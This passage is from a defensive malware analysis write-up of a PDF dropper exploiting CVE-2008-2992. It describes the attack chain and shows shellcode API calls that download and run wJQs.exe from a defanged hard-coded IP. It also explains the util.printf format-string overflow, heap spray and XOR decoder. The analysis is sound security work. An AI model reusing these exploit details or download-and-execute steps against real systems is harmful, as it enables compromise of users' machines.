Reading raw shellcode instruction by instruction is slow, and running it on a real system is out of the question. scdbg is the middle path. It emulates the shellcode in a sandboxed CPU and logs every Windows API call it makes, letting the shellcode decode itself and show its hand.
scdbg -f shellcode.bin
Line by line:
scdbgstarts the emulator.-f shellcode.bintells it to load the file we just created.
An API is a set of functions an operating system offers to programs, so that a program can ask the system to do things like open a file or download something, instead of writing all that code itself. A comparison: an API is a service counter. The program walks up and asks for something; the system does the work. Watching which counters the shellcode visits tells us exactly what it wants.
Figure 10 shows the scdbg output with the shellcode's API calls. The sequence is short and unmistakable:
- LoadLibraryA("urlmon"): loads the Windows library that provides URL download functions.
- GetTempPathA: finds the temporary-files folder.
- URLDownloadToFileA(http://92[.]62[.]100[.]66/bm/?h=... …\Temp\wJQs.exe): downloads a file from a hard-coded IP address and saves it as wJQs.exe in the temp folder. The C:\users\remnux… part of the path comes from the emulated environment; on a real victim it would be that user's own temp directory.
- WinExec: launches the downloaded wJQs.exe.
- ExitProcess: ends the host process.
A library is a bundle of ready-made code that a program can load when it needs it. urlmon is the Windows library that handles downloading from URLs. An IP address is the numeric address of a computer on a network, like a street address without a name. The square brackets in 92[.]62[.]100[.]66 are a defanging convention: they stop the address from being clickable while keeping it readable.
That is the solid proof: the PDF is a dropper. It exploits the reader, then downloads and runs a second-stage executable. A dropper is a file whose job is to get another file onto the machine and start it.
The full attack chain
1. Victim opens the PDF in a vulnerable Adobe Acrobat/Reader2. /OpenAction and the /Names JavaScript run automatically3. Obfuscated script decodes itself via eval()4. Heap spray fills memory with NOP sled + shellcode5. util.printf("%45000f", ...) overflows the stack (CVE-2008-2992)6. Execution lands in the sled and slides into the shellcode7. Shellcode XOR-decodes itself and resolves its APIs8. URLDownloadToFileA fetches wJQs.exe from 92[.]62[.]100[.]669. WinExec launches the second-stage executable
Read as a story: the file opens, the script runs by itself, the script unscrambles itself, it fills memory with copies of the payload, it triggers the bug, the processor lands in the sled and slides into the payload, the payload unscrambles its own strings, it downloads an executable, and it starts it.
Why it works
The vulnerability is CVE-2008-2992: a stack-based buffer overflow in Adobe Acrobat and Reader 8.1.2 and earlier, where a crafted format string passed to util.printf overflows a fixed-size buffer on the stack. The format string %45000f asks for a floating-point value padded to a field width of 45,000 characters, and num is a very long numeric string; that combination is the exploit.
The PDF side of the chain relies on the format's legitimate features: /OpenAction and the /Names tree let a document run JavaScript as soon as it is opened, with no user interaction beyond opening the file. The script hides its real code behind eval(), and the shellcode hides its strings behind a single-byte XOR with key 0x3D, so nothing interesting is visible in the raw bytes.
The heap spray is what turns the crash into code execution: it fills so much of the process's memory with copies of the sled and shellcode that, once the overflow redirects execution, a jump to a fairly predictable address is very likely to land inside one of them.
What it would have done to a victim
On a vulnerable reader, opening the PDF is enough: the JavaScript runs automatically, the overflow redirects execution into the sprayed memory, and the shellcode downloads and launches wJQs.exe from a hard-coded IP address. The victim does not have to click anything inside the document.
The sample alone does not tell us how it was delivered. If the file arrived as an email attachment, T1566.001 (Phishing: Spearphishing Attachment) would apply too.
MITRE ATT&CK is a public catalogue of attacker techniques, each with a number, so analysts can describe behaviour in a shared language. The analysis directly supports this mapping:
- T1203 Exploitation for Client Execution: the util.printf overflow (CVE-2008-2992).
- T1059.007 Command and Scripting Interpreter: JavaScript: script executed via /OpenAction and /JavaScript.
- T1027 Obfuscated Files or Information: eval()-based obfuscation and XOR-encoded shellcode.
- T1105 Ingress Tool Transfer: URLDownloadToFileA pulling down wJQs.exe.
- T1106 Native API: direct use of LoadLibraryA, URLDownloadToFileA and WinExec from shellcode.
- T1204.002 User Execution: Malicious File: the victim has to open the PDF.
Clues to look for
Network indicators are defanged so they cannot be clicked by accident.
- Sample name (SHA-256 as shown in the screenshot): [redacted]
- Download URL (prefix): hxxp://92[.]62[.]100[.]66/bm/?h=…
- Download host: 92[.]62[.]100[.]66 (hard-coded IP, no DNS lookup involved)
- Dropped file: wJQs.exe in the user's temp directory
- PDF structure: /OpenAction + /JavaScript + /Names script; 11,158-byte obfuscated JS stream; util.printf("%45000f", …) after a heap spray
A SHA-256 is a fingerprint of a file: a long string computed from its contents. Two files with the same fingerprint are the same file, which is how analysts share samples safely. DNS is the system that turns names like example.com into IP addresses; a hard-coded IP skips that step entirely.
What to do about it
The report does not describe a patch or a change made to the sample. The exploit targets Adobe Acrobat and Reader 8.1.2 and earlier. On the analysis side, the workflow itself is the control: never open a suspicious PDF in a normal reader, and work in an isolated VM with a clean snapshot and no route to the internet.
Things to try on other samples
- Other automatic actions. Look for /AA (additional actions) alongside /OpenAction in the keyword summary. A positive result is an automatic action that fires on open, on page close or on another document event without user interaction.
- Document-level scripts. Check the /Names tree for /JavaScript entries that are not referenced from /OpenAction. A positive result is a script that runs on open through the document-level path rather than the catalogue's action.
- Other eval-style wrappers. Replace the final eval with the language's print function whenever obfuscated code ends in eval(). A positive result is readable code printed instead of executed.
- Other format-string sinks. Look for calls into reader-provided formatting functions with very large field widths, such as util.printf with a large %f width. A positive result is a crash in a vulnerable reader version.
- Other spray patterns. Search the deobfuscated script for repeated unescape of %u9090 blocks and large loops filling arrays. A positive result is a NOP sled plus payload replicated many times.
- Other GetPC decoders. Disassemble the first bytes of an extracted payload and look for call $+5 followed by pop. A positive result is a position-independent decoder, here an XOR loop with key 0x3D, that hides strings until runtime.
- Other download APIs. Emulate extracted shellcode in scdbg and watch for LoadLibraryA, URLDownloadToFileA and WinExec. A positive result is a hard-coded download host and a dropped executable name.
Glossary
- API: a set of functions an operating system or program offers so other programs can ask it to do things, such as download a file.
- Buffer: a fixed-size area of memory reserved to hold data.
- Buffer overflow: writing more data into a buffer than it can hold, so the extra spills into neighbouring memory.
- Byte: eight bits of data; the basic unit of computer storage.
- CVE: a public catalogue number for a known vulnerability, so everyone can refer to the same bug.
- DNS: the system that translates names like example.com into numeric IP addresses.
- Dropper: a file whose purpose is to place another file on the machine and run it.
- eval(): a JavaScript and Python function that executes a string as code.
- Format string: a template that tells a formatting function how to lay out a value, for example how wide to pad it.
- GetPC: a technique that lets position-independent code discover its own address in memory.
- Heap: the part of memory a program uses for data it creates while running.
- Heap spray: filling large amounts of memory with copies of a payload so a redirected jump is likely to land in one.
- Hexadecimal: a way of writing numbers with digits 0 to 9 and letters A to F, common in computing.
- IP address: the numeric address of a computer on a network.
- JavaScript: the programming language used by web pages and by PDF readers for scripting.
- Library: a bundle of ready-made code a program can load when needed; urlmon is the Windows download library.
- Little-endian: storing multi-byte values with the smallest part first.
- MITRE ATT&CK: a public catalogue of attacker techniques, each with an identifier.
- NOP: a processor instruction that does nothing and moves to the next one.
- NOP sled: a long run of NOPs that a redirected jump slides through until it reaches the payload.
- Object: a self-contained piece of data inside a PDF, such as a page, a font or a script.
- Obfuscation: deliberately making code hard for a human to read while keeping it valid for the computer.
- Opcode: the numeric code a processor uses for one instruction.
- Position-independent: code that works out its own location at runtime instead of relying on a fixed address.
- Register: a tiny, very fast storage slot inside the processor.
- REMnux: a Linux distribution built for malware analysts.
- SHA-256: a long fingerprint computed from a file's contents, used to identify it.
- Shellcode: a small, self-contained program placed in memory by an exploit and then executed.
- Stack: the memory region where a program tracks function calls and return addresses.
- Triage: the first quick pass over a sample to decide what it is and where to look.
- Virtual machine (VM): a computer simulated inside a real computer, which can be discarded and restored from a snapshot.
- XOR: a simple operation that scrambles data with a key and unscrambles it with the same key.
- x86: the family of processors used by most Windows PCs.

